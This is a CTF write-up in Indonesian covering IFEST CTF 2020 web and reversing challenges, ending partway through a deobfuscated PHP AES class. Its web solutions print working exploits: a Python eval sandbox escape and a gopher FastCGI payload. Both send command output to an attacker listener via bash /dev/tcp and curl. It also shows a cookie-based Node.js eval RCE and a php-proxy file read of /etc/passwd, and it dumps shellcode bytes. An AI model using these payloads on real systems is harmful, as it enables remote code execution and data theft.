
Write-up IFEST CTF 2020

Eat Sleep Nambah Semester Repeat



circleous

vidner

deomkicer

Daftar Isi

Web

Baby Python (176 pts)

```
from flask import Flask, request

app = Flask(__name__)

@app.route("/")
def index():
   req = request.args.get("baby", "True")
   print(req)
   eval(req,{"__builtins__": {}}, {})

   return "OK"

if __name__ == "__main__":
   app.run()
```

Terdapat blind eval. Saat melakukan debug pada lokal, terdapat subprocess.Popen sebagai subclass dar class object.

```
"".__class__.__mro__[1].__subclasses__()
```

Ternyata offset Popen pada remote dan lokal berbeda, hal ini bisa diatasi dengan loop inline python untuk mengecek apakah class yang sedang “dikunjungi” merupakan Popen. Karena eval nya blind perlu dilakukan oob untuk mendapatkan flag.

Berikut payload yang digunakan.

```
import requests

shell = 'bash -c "ls -la / > /dev/tcp/IP/PORT"'
shell = 'bash -c "cat /flag-5d89320ac7ab789ac1beb60c294f526e.txt >
/dev/tcp/103.214.112.73/9090"'
payload = f'"".__class__.__mro__[1].__subclasses__()[["Popen" in c.__name__
for c in
"".__class__.__mro__[1].__subclasses__()].index(True)](\'{shell}\',shell=Tru
e,stdout=-1).communicate()[0].strip()'
resp = requests.get("http://103.146.203.17:3003/", params={"baby": payload})
print(resp.text)
```

```
Connection received on 103.146.203.17 33168
total 84K
drwxr-xr-x   1 root root 4.0K Sep 23 18:01 .
drwxr-xr-x   1 root root 4.0K Sep 23 18:01 ..
-rwxr-xr-x   1 root root    0 Sep 23 18:01 .dockerenv
```

```
drwxr-xr-x   1 root root 4.0K Sep 10 01:00 bin
drwxr-xr-x   2 root root 4.0K Jul 10 21:04 boot
drwxr-xr-x   5 root root  340 Sep 23 18:01 dev
drwxr-xr-x   1 root root 4.0K Sep 23 18:01 etc
-r--r--r--   1 root ctf    43 Sep 23 18:00
flag-5d89320ac7ab789ac1beb60c294f526e.txt
drwxr-xr-x   2 root root 4.0K Jul 10 21:04 home
drwxr-xr-x   1 root root 4.0K Sep 10 01:00 lib
...
```

```
Connection received on 103.146.203.17 33170
IFEST2020{5d89320ac7ab789ac1beb60c294f526e}
```

Flag: IFEST2020{5d89320ac7ab789ac1beb60c294f526e}

Weebs Diary Revenge (304 pts)

Diberikan link menuju web http://103.146.203.17:3000/, serta attachment file app.zip yang merupakan source code pada. Ketika di cek source codenya, ada potongan kode menarik pada route '**/users/register/password'**.

```
// Generate Password
router.post('/register/generate', function(req, res){

  function datteboyah(string, blacklist) {
      for(let i in blacklist){
      if (string.indexOf(bl[i]) > 0){
      res.send('{"random":"Datteboooyyahhhhh!!!!"}');
      }
      }
  }

  function makeid(length) {
      var result        = '';
      var characters    =
'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789';
      var charactersLength = characters.length;
      for ( var i = 0; i < length; i++ ) {
      result += characters.charAt(Math.floor(Math.random() *
charactersLength));
      }
      return result;
  }

  var ck = req.cookies;
  var bl = ["fs", "'", "[", "]", "req", "body", "query", "read", "exec",
"Sync", "to", "()"];

  for (let i in ck){
```

```
      datteboyah(ck[i], bl);
  }

  try {
      data = ck['connect.sid'].substr(2, 16);
      random = eval('"'+data+'"+makeid(6)');
      res.send('{"random":"'+ random +'"}');
  } catch (e) {
      res.send('{"random":"Error"}');
  }
});
```

Dari potongan kode bisa kita lihat, terdapat pemanggilan fungsi eval pada input cookie yang dimasukkan. Hanya saja pada potongan kode tersebut, dilakukan pengecekan dengan blacklist serta pembatasan payload yang dimasukkan hanya 14 huruf. Karena kita dapat mengontrol cookie inputan kita, maka kita dapat dengan mudah melakukan bypass pembatasan karakter dan juga blacklist. Untuk dapat memanfaatkan eval hingga dapat melakukan eksekusi kode, kita dapat menggunakan module **child_process** yang tersedia pada node.js. Berikut script python yang digunakan untuk menyelesaikan challenge.

```
import requests

# List directory
payload = "ls /"
burp0_url = "http://103.146.203.17:3000/users/register/generate"
burp0_cookies = {"session":
"eyJlbWFpbCI6ImZhZGlsMUBnbWFpbC5jb20iLCJpc19sb2dpbiI6dHJ1ZSwidXNlcl9pZCI6NTI
sInVzZXJuYW1lIjoie3syKjJ9fSJ9.X28_HQ.ihsO-wf7HSuyk6VLKoonTIszGT4",
"connect.sid": "s:\"+eval(ck.z)+\"aaaaaaaaawwwwwwwwwaaaaaaaaaaaaa\"", "z":
"eval(ck.w+ck.e+ck.a+ck.b+ck.k+ck.c+ck.d)", "w": "require", "e":
"(\"child_process\")", "a": ".ex", "b": "ecSyn",
                  "k": "c(\"{}\").t".format(payload), "c": "oString(", "d":
")"}
burp0_headers = {}
r=requests.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies)
print(r.text)

# cat flag di dattebayo.txt
payload = "cat /dattebayo.txt"
burp0_url = "http://103.146.203.17:3000/users/register/generate"
burp0_cookies = {"session":
"eyJlbWFpbCI6ImZhZGlsMUBnbWFpbC5jb20iLCJpc19sb2dpbiI6dHJ1ZSwidXNlcl9pZCI6NTI
sInVzZXJuYW1lIjoie3syKjJ9fSJ9.X28_HQ.ihsO-wf7HSuyk6VLKoonTIszGT4",
"connect.sid": "s:\"+eval(ck.z)+\"aaaaaaaaawwwwwwwwwaaaaaaaaaaaaa\"", "z":
"eval(ck.w+ck.e+ck.a+ck.b+ck.k+ck.c+ck.d)", "w": "require", "e":
"(\"child_process\")", "a": ".ex", "b": "ecSyn",
                  "k": "c(\"{}\").t".format(payload), "c": "oString(", "d":
")"}
burp0_headers = {}
```

```
r=requests.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies)
print(r.text)
```

Flag: IFEST2020{Kau_takkan_bisa_menghalangi_jalan_ngehek_ku_datteboyyaahhhhhh}

Proxy (436 pts)

I have a web proxy, can you exploit it? http://103.146.203.17:3001.

Diberikan sebuah halaman website dan source code, setelah melakukan analysis didapati bahwa website ini menggunakan https://github.com/Athlon1600/php-proxy-app

Kami melakukan recon untuk mengetahui apakah aplikasi php-proxy-app mempunyai CVE atau 0-day exploit, ternyata didapati pada halaman issues githubnya https://github.com/Athlon1600/php-proxy-app/issues?q=is%3Aissue+is%3Aopen+vulnerability

Pada issues ini https://github.com/Athlon1600/php-proxy-app/issues/135, seorang attacker melampirkan exploit PoC. Kita dapat memakai PoC tersebut dengan mengganti URL dan attack string yang kita inginkan, misal kita ingin melakukan File inclusion menggunakan file:///

```
import requests
import base64

def encrypt(plaintext, key):
    key_length = len(key)
    key_as_int = [ord(i) for i in key]
    plaintext_int = [ord(i) for i in plaintext]
    ciphertext = []
    for i in range(len(plaintext_int)):
        value = (plaintext_int[i] + key_as_int[i % key_length]) % 256
        ciphertext.append(value)
    return bytes(ciphertext)

def calculate_key(ciphertext, plaintext):
    key = []
    for i in range(0, len(ciphertext)):
        if ciphertext[i] - ord(plaintext[i]) < 0:
            key.append(chr(ciphertext[i] - ord(plaintext[i]) + 256))
        else:
            key.append(chr(ciphertext[i] - ord(plaintext[i])))

    return "".join(key[:32])

def exploit(url, file_to_read):
    r = requests.post(url + '/index.php', data={'url':
'http://aaaaaaaaaaaaaaaaaaaaaaaaaaa.com'}, allow_redirects=False)
```

```
    b64_url_ciphertext = r.headers['location'].split('?q=')[1]
    b64_url_ciphertext = b64_url_ciphertext + "=" * (len(b64_url_ciphertext)
% 4)
    url_ciphertext = base64.b64decode(b64_url_ciphertext)
    url_plaintext = 'http://aaaaaaaaaaaaaaaaaaaaaaaaaa.com'

    key = calculate_key(url_ciphertext, url_plaintext)
    return requests.get(url + '/index.php', params={'q':
base64.b64encode(encrypt(file_to_read, key))}).text

print(exploit('http://103.146.203.17:3001', 'file:///etc/passwd'))
```

Response.

```
$ python3 exp.py
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
nginx:x:101:101:nginx user,,,:/nonexistent:/bin/false
systemd-timesync:x:102:103:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:103:104:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:104:105:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
```

Karena flag tidak berada pada /flag kami mencoba mencari configurasi dari web server, di dapat config nginx pada file /etc/nginx/conf.d/default.conf, isinya didapatkan sebagai berikut. didapatkan

```
server {
    listen       80;
```

```
    error_log /tmp/error.log debug;
    access_log /tmp/access.log;

    root /usr/share/nginx/html;

    location / {
        index index.php;
        autoindex on;
    }
    location ~ \.php$ {
        fastcgi_split_path_info ^(.+\.php)(/.+)$;
        fastcgi_pass 127.0.0.1:1337;
        fastcgi_index index.php;
        include fastcgi_params;
        fastcgi_param SCRIPT_FILENAME $realpath_root$fastcgi_script_name;
        fastcgi_param DOCUMENT_ROOT $realpath_root;

    }
}
```

Sepertinya mirip dengan soal HITCON CTF 2015, menggunakan FastCGI, PHP-FPM dan nginx https://docs.google.com/document/d/1eALKwCyogM5Mw_D4qWe48X-PAGZw_2vT82aP0EPIr-8/mobilebasic?pli=1

Kami menggunakan gopherus untuk generate payload yang akan digunakan. Berikut hasil akhir payload.

```
gopher://127.0.0.1:1337/_%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01
%04%00%01%01%0D%05%00%0F%10SERVER_SOFTWAREgo%20/%20fcgiclient%20%0B%09REMOTE
_ADDR127.0.0.1%0F%08SERVER_PROTOCOLHTTP/1.1%0E%03CONTENT_LENGTH102%0E%04REQU
EST_METHODPOST%09KPHP_VALUEallow_url_include%20%3D%20On%0Adisable_functions%
20%3D%20%0Aauto_prepend_file%20%3D%20php%3A//input%0F%1FSCRIPT_FILENAME/usr/
share/nginx/html/index.php%0D%01DOCUMENT_ROOT/%00%00%00%00%00%01%04%00%01%00
%00%00%00%01%05%00%01%00f%04%00%3C%3Fphp%20system%28%27ls%20-lah%20/%20%7C%2
0curl%20-d%20%40-%20http%3A//IP%3APORT%27%29%3Bdie%28%27-----Made-by-SpyD3r-
----%0A%27%29%3B%3F%3E%00%00%00%00
```

Ganti **IP** dan **PORT** dengan server attacker dan listen.

```
Connection received on 103.146.203.17 51480
POST / HTTP/1.1
Host: 103.214.112.73:9090
User-Agent: curl/7.64.0
Accept: */*
Content-Length: 1201
Content-Type: application/x-www-form-urlencoded
Expect: 100-continue
```

```
total 92Kdrwxr-xr-x   1 root root  4.0K Sep 26 07:04 .drwxr-xr-x   1 root
root  4.0K Sep 26 07:04 ..-rwxr-xr-x   1 root root     0 Sep 26 07:04
.dockerenvdrwxr-xr-x   1 root root  4.0K Sep 20 16:25 bindrwxr-xr-x   2 root
root  4.0K Jul 10 21:04 bootdrwxr-xr-x   5 root root   340 Sep 26 10:08
devdrwxr-xr-x   1 root root  4.0K Sep 26 07:04 etc-r--r--r--   1 root nginx
44 Sep 22 18:36 flag-074463c3beaa92a16b84cfd87a1fa88ca4ccb703.txtdrwxr-xr-x
2 root root  4.0K Jul 10 21:04 homedrwxr-xr-x   1 root root  4.0K Sep 20
16:27 libdrwxr-xr-x   2 root root  4.0K Sep  8 07:00 lib64drwxr-xr-x   2
root root  4.0K Sep  8 07:00 mediadrwxr-xr-x   2 root root  4.0K Sep  8
07:00 mntdrwxr-xr-x   2 root root  4.0K Sep  8 07:00 optdr-xr-xr-x 228 root
root     0 Sep 26 10:08 procdrwx------   1 root root  4.0K Sep 26 07:30
rootdrwxr-xr-x   1 root root  4.0K Sep 26 07:04 rundrwxr-xr-x   1 root root
4.0K Sep 20 16:25 sbindrwxr-xr-x   2 root root  4.0K Sep  8 07:00
srv-rwxr-xr-x   1 root root   380 Sep 20 16:24 start.shdr-xr-xr-x  13 root
root     0 Sep 26 10:08 sysdrwxrwxrwt   1 root root  4.0K Sep 26 14:43
tmpdrwxr-xr-x   1 root root  4.0K Sep  8 07:00 usrdrwxr-xr-x   1 root root
4.0K Sep  8 07:00 var
```

File flag bernama **flag-074463c3beaa92a16b84cfd87a1fa88ca4ccb703.txt**

Flag: IFEST2020{fd7723925f0de1112f303ae6ab4d3b05}

Reversing

baby (100 pts)

```
baby: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/l,
BuildID[sha1]=ce8c4c48e2dfbe095857a47964085e0beff744a5, for GNU/Linux 3.2.0,
not stripped
```

Hasil decompile main.

```
if (var_14h <= 1) {
       _plt_sec ("use: ./baby flag");
       eax = 0xffffffff;
       goto label_0;
   }
   var_8h = 0;
   var_4h = 0;
   while (eax <= 0x26) {
       rax = var_20h;
       rax += 8;
       rdx = *(rax);
       eax = var_4h;
       rax = (int64_t) eax;
       rax += rdx;
       eax = *(rax);
       ecx = eax;
       eax = var_4h;
       rax = (int64_t) eax;
       rdx = key;
       eax = *((rax + rdx));
       ecx ^= eax;
       eax = var_4h;
       rax = (int64_t) eax;
       rdx = buf;
       eax = *((rax + rdx));
       if (cl == al) {
           var_8h++;
       }
       var_4h++;
       eax = var_4h;
   }
   if (var_8h != 0x27) {
       _plt_sec ("Wrong!");
       eax = 0xffffffff;
   } else {
       _plt_sec ("Correct");
       eax = 0;
   }
```

Simple xor crackme, enc^key == plaintext.

```
a = [0xFA, 0x26, 0x5A, 0xCB, 0x1A, 0xCF, 0xDE, 0xEE, 0xC7, 0xD0,
 0x82, 0x5B, 0xD7, 0x3A, 0x7F, 0xD5, 0xFF, 0xF8, 0x4C, 0xBE,
 0x05, 0x37, 0xF5, 0x6D, 0x6C, 0x55, 0xDE, 0xC4, 0x74, 0xEB,
 0xE0, 0x77, 0xEE, 0xCC, 0xAF, 0xDE, 0xC7, 0x4D, 0xDD]
b = [  0xB3, 0x60, 0x1F, 0x98, 0x4E, 0xB4, 0x8C, 0xDD, 0xB1, 0xB5,
 0xF0, 0x28, 0xB2, 0x65, 0x1A, 0xE6, 0xC6, 0xC9, 0x22, 0x8D,
 0x36, 0x45, 0xC4, 0x03, 0x0B, 0x0A, 0xB8, 0xF4, 0x06, 0xB4,
 0x82, 0x43, 0x8C, 0xB5, 0xF0, 0xA7, 0xA2, 0x28, 0xA0, 0x00,
 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
 0x00, 0x00, 0x00, 0x00]
print "".join([chr(i^j) for i,j in zip(a,b)])
```

```
./baby IFEST{R3verse_e391n33r1ng_f0r_b4by_yee}
Correct
```

Format flag binary dengan platform berbeda, gajadi firstblood.

Flag: IFEST2020{R3verse_e391n33r1ng_f0r_b4by_yee}

Bonus: desert (400 pts)

Setiap byte Input diubah menjadi floating point lalu dikali dengan 0.75 dan dicek dengan suatu konstan.

```
loc_4014E8:
mov     eax, [rbp-34h]
cdqe
movzx   eax, byte ptr [rbp+rax-30h] ; input[i]
movsx   eax, al
cvtsi2sd xmm1, eax
movsd   xmm0, cs:qword_4020D0 ; 0.75
mulsd   xmm0, xmm1      ; x = input[i] * 0.75
mov     eax, [rbp-34h]
cdqe
lea     rdx, ds:0[rax*8]
lea     rax, qword_404080
movsd   xmm1, qword ptr [rdx+rax] ; x == qword_404080[i]
ucomisd xmm0, xmm1
jp      short loc_4014B9
```

Berikut solvernya.

```
import struct

p64 = lambda x: struct.pack("<Q", x)

qword_404080 = [0] * 35
qword_404080[0] = 0x4055F00000000000
qword_404080[1] = 0x4053800000000000
qword_404080[2] = 0x4053800000000000
qword_404080[3] = 0x4053800000000000
qword_404080[4] = 0x4051D00000000000
qword_404080[5] = 0x4053200000000000
qword_404080[6] = 0x4054400000000000
qword_404080[7] = 0x4054D00000000000
qword_404080[8] = 0x4052300000000000
qword_404080[9] = 0x4055C00000000000
qword_404080[10] = 0x4053B00000000000
qword_404080[11] = 0x4054A00000000000
qword_404080[12] = 0x4053500000000000
qword_404080[13] = 0x4051D00000000000
qword_404080[14] = 0x4055000000000000
qword_404080[15] = 0x4054D00000000000
qword_404080[16] = 0x4053B00000000000
qword_404080[17] = 0x4054A00000000000
qword_404080[18] = 0x4055C00000000000
qword_404080[19] = 0x4051D00000000000
qword_404080[20] = 0x4053B00000000000
qword_404080[21] = 0x4055900000000000
qword_404080[22] = 0x4051D00000000000
qword_404080[23] = 0x4052300000000000
qword_404080[24] = 0x4051D00000000000
qword_404080[25] = 0x4054A00000000000
qword_404080[26] = 0x4053B00000000000
qword_404080[27] = 0x4052900000000000
qword_404080[28] = 0x4052F00000000000
qword_404080[29] = 0x4051D00000000000
qword_404080[30] = 0x4055C00000000000
qword_404080[31] = 0x4053800000000000
qword_404080[32] = 0x4053B00000000000
qword_404080[33] = 0x4054A00000000000
qword_404080[34] = 0x4053500000000000

for i in range(35):
   print(chr(int(struct.unpack("<d", p64(qword_404080[i]))[0] * (4/3))),
end="")
```

Flag: IFEST2020{uhhh_floating_point_is_a_nice_thing}

Homoware (400 pts)

```
ransom:   ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
```

```
linked, interpreter /lib64/l,
BuildID[sha1]=c5350e64099820c7af13649c72795941f5a5bec1, for GNU/Linux 3.2.0,
not stripped
flag.enc: data
```

Hasil decompile program.

```
//main
fildes = open("/dev/urandom", 0, (int64_t)ppcVar3 + 7);
   if ((int32_t)fildes < 0) {
       puts("can\'t open /dev/urandom");
       uVar1 = 0xffffffff;
   } else {
       iVar2 = read(fildes, &buf, 0x10, &buf);
       if (iVar2 != 0x10) {
           puts("failed read iv");
       }
       var_360h = (int64_t)buf;
       var_358h = nbyte;
       iVar2 = read(fildes, &var_370h, 0x10, &var_370h);
       if (iVar2 != 0x10) {
           puts("failed read key");
       }
       var_350h = (int64_t)var_370h;
       var_348h = (int64_t)var_368h;
       var_3a4h = open("flag.txt", 0);
       if ((int32_t)var_3a4h < 0) {
           puts("failed open flag");
       }
       fd = open("flag.enc", 0x42);
       if ((int32_t)fd < 0) {
           puts("failed open flag_enc");
           uVar1 = 0xffffffff;
       } else {
           var_390h = BIO_new_mem_buf(&path, 0x25f);
           var_398h = d2i_PrivateKey_bio(var_390h, 0);
           var_388h = EVP_PKEY_get1_RSA(var_398h);
           nbytes = RSA_private_encrypt(0x20, &var_360h, &ptr, var_388h, 1);
           write(fd, &ptr, (int64_t)nbytes);
           encrypt((uint64_t)var_3a4h, (char *)(uint64_t)fd, &var_370h,
&buf, (int64_t)var_3ach);
           close(fildes);
           close(var_3a4h);
           close(fd);
           uVar1 = 0;
       }
   }
```

```
//encrypt
   nbyte._0_4_ = 0x1000;
   fildes._0_4_ = (undefined4)arg1;
```

```
buf = malloc(0x1000);
var_18h = (char *)EVP_CIPHER_CTX_new();
uVar1 = EVP_aes_128_cbc();
.plt.sec(var_18h, uVar1, arg3, arg4, 1);
nbyte._4_4_ = EVP_CIPHER_CTX_block_size(var_18h);
ptr = (char *)malloc(nbyte._4_4_ + (uint32_t)nbyte);
*(undefined4 *)arg5 = 0;
do {
    var_24h = read((undefined4)fildes, buf, (uint32_t)nbyte, buf);
    if ((int32_t)var_24h < 0) {
        puts("failed read");
    }
    EVP_CipherUpdate(var_18h, ptr, (int64_t)&fildes + 4, buf, var_24h);
    write((int32_t)arg2, ptr, (int64_t)fildes._4_4_, ptr);
    *(int32_t *)arg5 = *(int32_t *)arg5 + fildes._4_4_;
} while ((uint32_t)nbyte <= var_24h);
EVP_CipherFinal(var_18h, ptr, (int64_t)&fildes + 4, ptr);
write((int32_t)arg2, ptr, (int64_t)fildes._4_4_, ptr);
```

Soal tipe ransomware, enkripsi menggunakan aes_128_cbc, key dan iv di enkripsi menggunakan rsa_private_encrypt dimana privatekey nya terdapat pada binary(hardcode). 128 byte bagian pertama flag merupakan hasil enkripsi dari key & iv. Karena privatekeynya di hardcode iv&key bisa di dapatkan kembali dengan script berikut.

```
import M2Crypto

CipherText = open('flag.enc').read()[:128]
ReadRSA = M2Crypto.RSA.load_key('private')
PlainText = ReadRSA.public_decrypt(CipherText, M2Crypto.RSA.pkcs1_padding)
print [ord(i) for i in PlainText]
```

```
python rans.py
[254, 203, 160, 27, 139, 213, 74, 163, 105, 221, 24, 181, 48, 45, 188, 156,
201, 21, 193, 27, 136, 15, 5, 242, 86, 205, 44, 49, 114, 193, 234, 120]
```

Selanjutnya dekrip flag.enc menggunakan key dan iv yang sudah didapat.

```
from Crypto.Cipher import AES
import Crypto.Cipher.AES
# a = [254, 203, 160, 27, 139, 213, 74, 163, 105, 221, 24, 181, 48, 45, 188,
156, 201, 21, 193, 27, 136, 15, 5, 242, 86, 205, 44, 49, 114, 193, 234, 120]
IV = "".join([chr(i) for i in [254, 203, 160, 27, 139, 213, 74, 163, 105,
221, 24, 181, 48, 45, 188, 156]])
key = "".join([chr(i) for i in [201, 21, 193, 27, 136, 15, 5, 242, 86, 205,
44, 49, 114, 193, 234, 120]])
cipher = AES.new(key, AES.MODE_CBC, IV)
flag_enc = open("flag.enc").read()
ciphertext = cipher.decrypt(flag_enc[128:])
```

```
print ciphertext
```

```
python solverans.py
IFEST{ransomware_in_a_nutshell}
```

Flag: IFEST2020{ransomware_in_a_nutshell}

stolen (400 pts)

Diberikan sebuah file pcap, follow TCP, terlihat seperti sebuah network dump service soal CTF.

```
   00000000  3d 3d 20 56 55 4c 4e 20  53 45 52 56 49 43 45 20   == VULN  SERVICE
   00000010  3d 3d 0a 53 65 6e 64 20  6d 65 20 79 6f 75 72 20   ==.Send  me your
   00000020  72 65 71 75 65 73 74 3e  0a                       request> .
00000000  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
00000010  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
00000020  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
00000030  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
00000040  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
00000050  41 41 41 41 41 41 41 41  7e 11 40 00 00 00 00 00   AAAAAAAA ~.@.....
00000060  48 89 e5 48 81 ec 00 01  00 00 6a 01 fe 0c 24 48   H..H.... ..j...$H
00000070  b8 66 6c 61 67 2e 74 78  74 50 48 89 e7 31 d2 31   .flag.tx tPH..1.1
00000080  f6 6a 02 58 0f 05 48 89  ea 48 81 ea 80 00 00 00   .j.X..H. .H......
00000090  48 89 c7 31 c0 48 89 d6  6a 34 5a 0f 05 48 89 c1   H..1.H.. j4Z..H..
000000A0  48 89 ea 48 81 ea 90 00  00 00 48 ff c9 51 48 8d   H..H.... ..H..QH.
000000B0  7c 0d 00 48 81 ef 80 00  00 00 48 8b 1f 48 81 e3   |..H.... ..H..H..
000000C0  ff 00 00 00 49 89 d8 49  83 e0 0f 49 83 f0 77 44   ....I..I ...I..wD
000000D0  88 02 48 83 c2 01 49 89  d8 49 c1 f8 04 48 89 d6   ..H...I. .I...H..
000000E0  48 01 ee 49 31 f0 44 88  02 48 89 d6 48 ff ce 48   H..I1.D. .H..H..H
000000F0  c7 c0 01 00 00 00 48 c7  c7 01 00 00 00 48 c7 c2   ......H. .....H..
00000100  02 00 00 00 0f 05 59 48  85 c9 75 94 48 89 e8 48   ......YH ..u.H..H
00000110  2d 80 00 00 00 6a 01 fe  0c 24 48 b8 66 6c 61 67   -....j.. .$H.flag
00000120  2e 74 78 74 50 48 89 e7  6a 57 58 0f 05 31 ff 6a   .txtPH.. jWX..1.j
00000130  3c 58 0f 05 0a                                    <X...
   00000029  7d 71 7a 76 79 77 7e 77  70 76 78 74 72 77 7f 77   }qzvyw~w pvxtrw.w
   00000039  73 76 78 74 75 76 78 77  71 77 78 74 72 77 73 77   svxtuvxw qwxtrwsw
   00000049  78 77 74 77 7b 77 7b 77  72 77 7f 77 74 76 78 74   xwtw{w{w rw.wtvxt
   00000059  74 76 72 76 78 77 7e 77  74 77 7e 77 7b 77 76 77   tvrvxw~w tw~w{wvw
   00000069  7a 77 78 74 74 76 7e 77  74 76 7e 76 7b 77 76 77   zwxttv~w tv~v{wvw
   00000079  79 77 76 77 7c 76 77 72  75 72 77 72 75 72 73 74   ywvw|vwr urwrurst
   00000089  74 74 72 75 71 75 7e 75                           ttruqu~u
```

Pada bagian setelah AAAA….AAA terlihat seperti sebuah shellcode, lalu dicoba untuk baca shellcode ini pada disassembler. Secara high level, shellcode ini membaca file flag.txt lalu mengkripsinya pada sebuah loop. Pada bagian loop ini setiap byte flag pada dipecah menjadi 2 bagian 4 bit low dan 4 bit high dan XOR dengan suatu angka. Berikut pseudocode-nya.

```
flag = ""
for i in range(0, len(enc), 2):
   first = (enc[i] ^ 0x77) & 0xF
   second = (enc[i + 1] ^ rsi??) & 0xF
```

```
   flag += chr((second << 4) | first)
print(flag[::-1])
```

Pada awalnya saya sendiri tidak paham nilai dari rsi ini, sehingga saya mencoba beberapa kemungkinan, karena hasilnya juga hanya 4 bit maka bruteforce manual juga masih dapat. Berikut solver-nya.

```
enc =
unhexlify("7d717a7679777e777076787472777f777376787475767877717778747277377787774777b777b7772777f777476787474767267877e7774777e777b7776777a77787474767e7774767e767b777677797776777c767772757277727572737474747275717 57e75")
flag = ""
for i in range(0, len(enc), 2):
   first = (enc[i] ^ 0x7) & 0xF
   second = (enc[i + 1] ^ 1) & 0xF
   flag += chr((second << 4) | first)
print(flag[::-1])
```

Flag: IFEST2020{analysis_malicious_shellcode_for_the_win}

PHP Error (464 pts)

```
error.php: PHP script text, ASCII text, with very long lines, with no line terminators
```

Diberikan file php yang diobfuscate menggunakkan base64 dan ketika di jalankan akan terjadi error. Setelah dilakukan reformat dan analisa, terdapat beberapa array yang merupakan sbox aes. Selanjutnya saya mencoba mencari implementasi aes menggunakan php di google, dan di dapat gist berikut https://gist.github.com/stephenharris/5815563.

Ternyata gist tersebut merupakan source yang belum di obfuscate, namun terdapat sedikit perbedaan pada saat melakukan enkripsi.

```
return $iv . $ciphertext  .$key ;
```

Pada soal ini hasil enkripsi di concat dengan key. Namun karena key expansion, key yang awalnya string berubah menjadi array. Hal ini mengakibatkan soal ini tidak mungkin untuk diselesaikan karena ketika array di concat dengan string, output yang dihasilkan adalah “Array”.

Setelah sekian lama berkutat dan tidak menemukan apa apa. Ternyata terjadi kesalahan pada soal. Dan untuk mendapatkan flag cukup memberikan hasil deobfuscate + solvernya saja.

Berikut hasil deobfuscatenya.

```php
<?php
class epzpqjtj_1bc06a74 {
    private $key_schedule;
    private $block_size;
    function setup($key) {
        $length = strlen($key);
        $key_bits = $length * 8;
        $this->num_k = $length >> 2;
        $this->block_size = 16;
        $this->num_b = 4;
        switch ($this->num_k) {
            case 4:
                $this->rounds = 10;
            break;
            case 6:
                $this->rounds = 12;
            break;
            case 8:
                $this->rounds = 14;
            break;
        }
    }
    function encrypt($plaintext, $key, $iv,$mac_key) {
        $this->setup($key);
        $plaintext = $this->pad($plaintext);
        $plaintext.= hash_hmac("md5", $plaintext, $mac_key);
        $ciphertext = '';
        $blocks = str_split($plaintext, $this->block_size);
        $key = array_values(unpack("C*", $key));
        $this->key_expansion($key);
        $xor = array_values(unpack("C*", $iv));
        foreach ($blocks as $block) {
            $block = array_values(unpack("C*", $block));
            for ($i = 0;$i < count($block);$i++) {
                $block[$i] = $xor[$i] ^ $block[$i];
            }
            $block = $this->encryptBlock($block);
            foreach ($block as $byte)
                $ciphertext.= pack("C", $byte);
            $xor = array_values($block);
        }
        // var_dump("tes". $key);
        // echo strlen($iv)."\n";
        // echo strlen($ciphertext);
        return $iv . $ciphertext .$key ;
    }
    function decrypt($ciphertext, $key, $mac_key) {
        $this->setup($key);
        $plaintext = '';
        $hmac = '';
        $blocks = str_split($ciphertext, $this->block_size);
```

```
        $iv = array_shift($blocks);
        $key = array_values(unpack("C*", $key));
        $this->key_expansion($key);
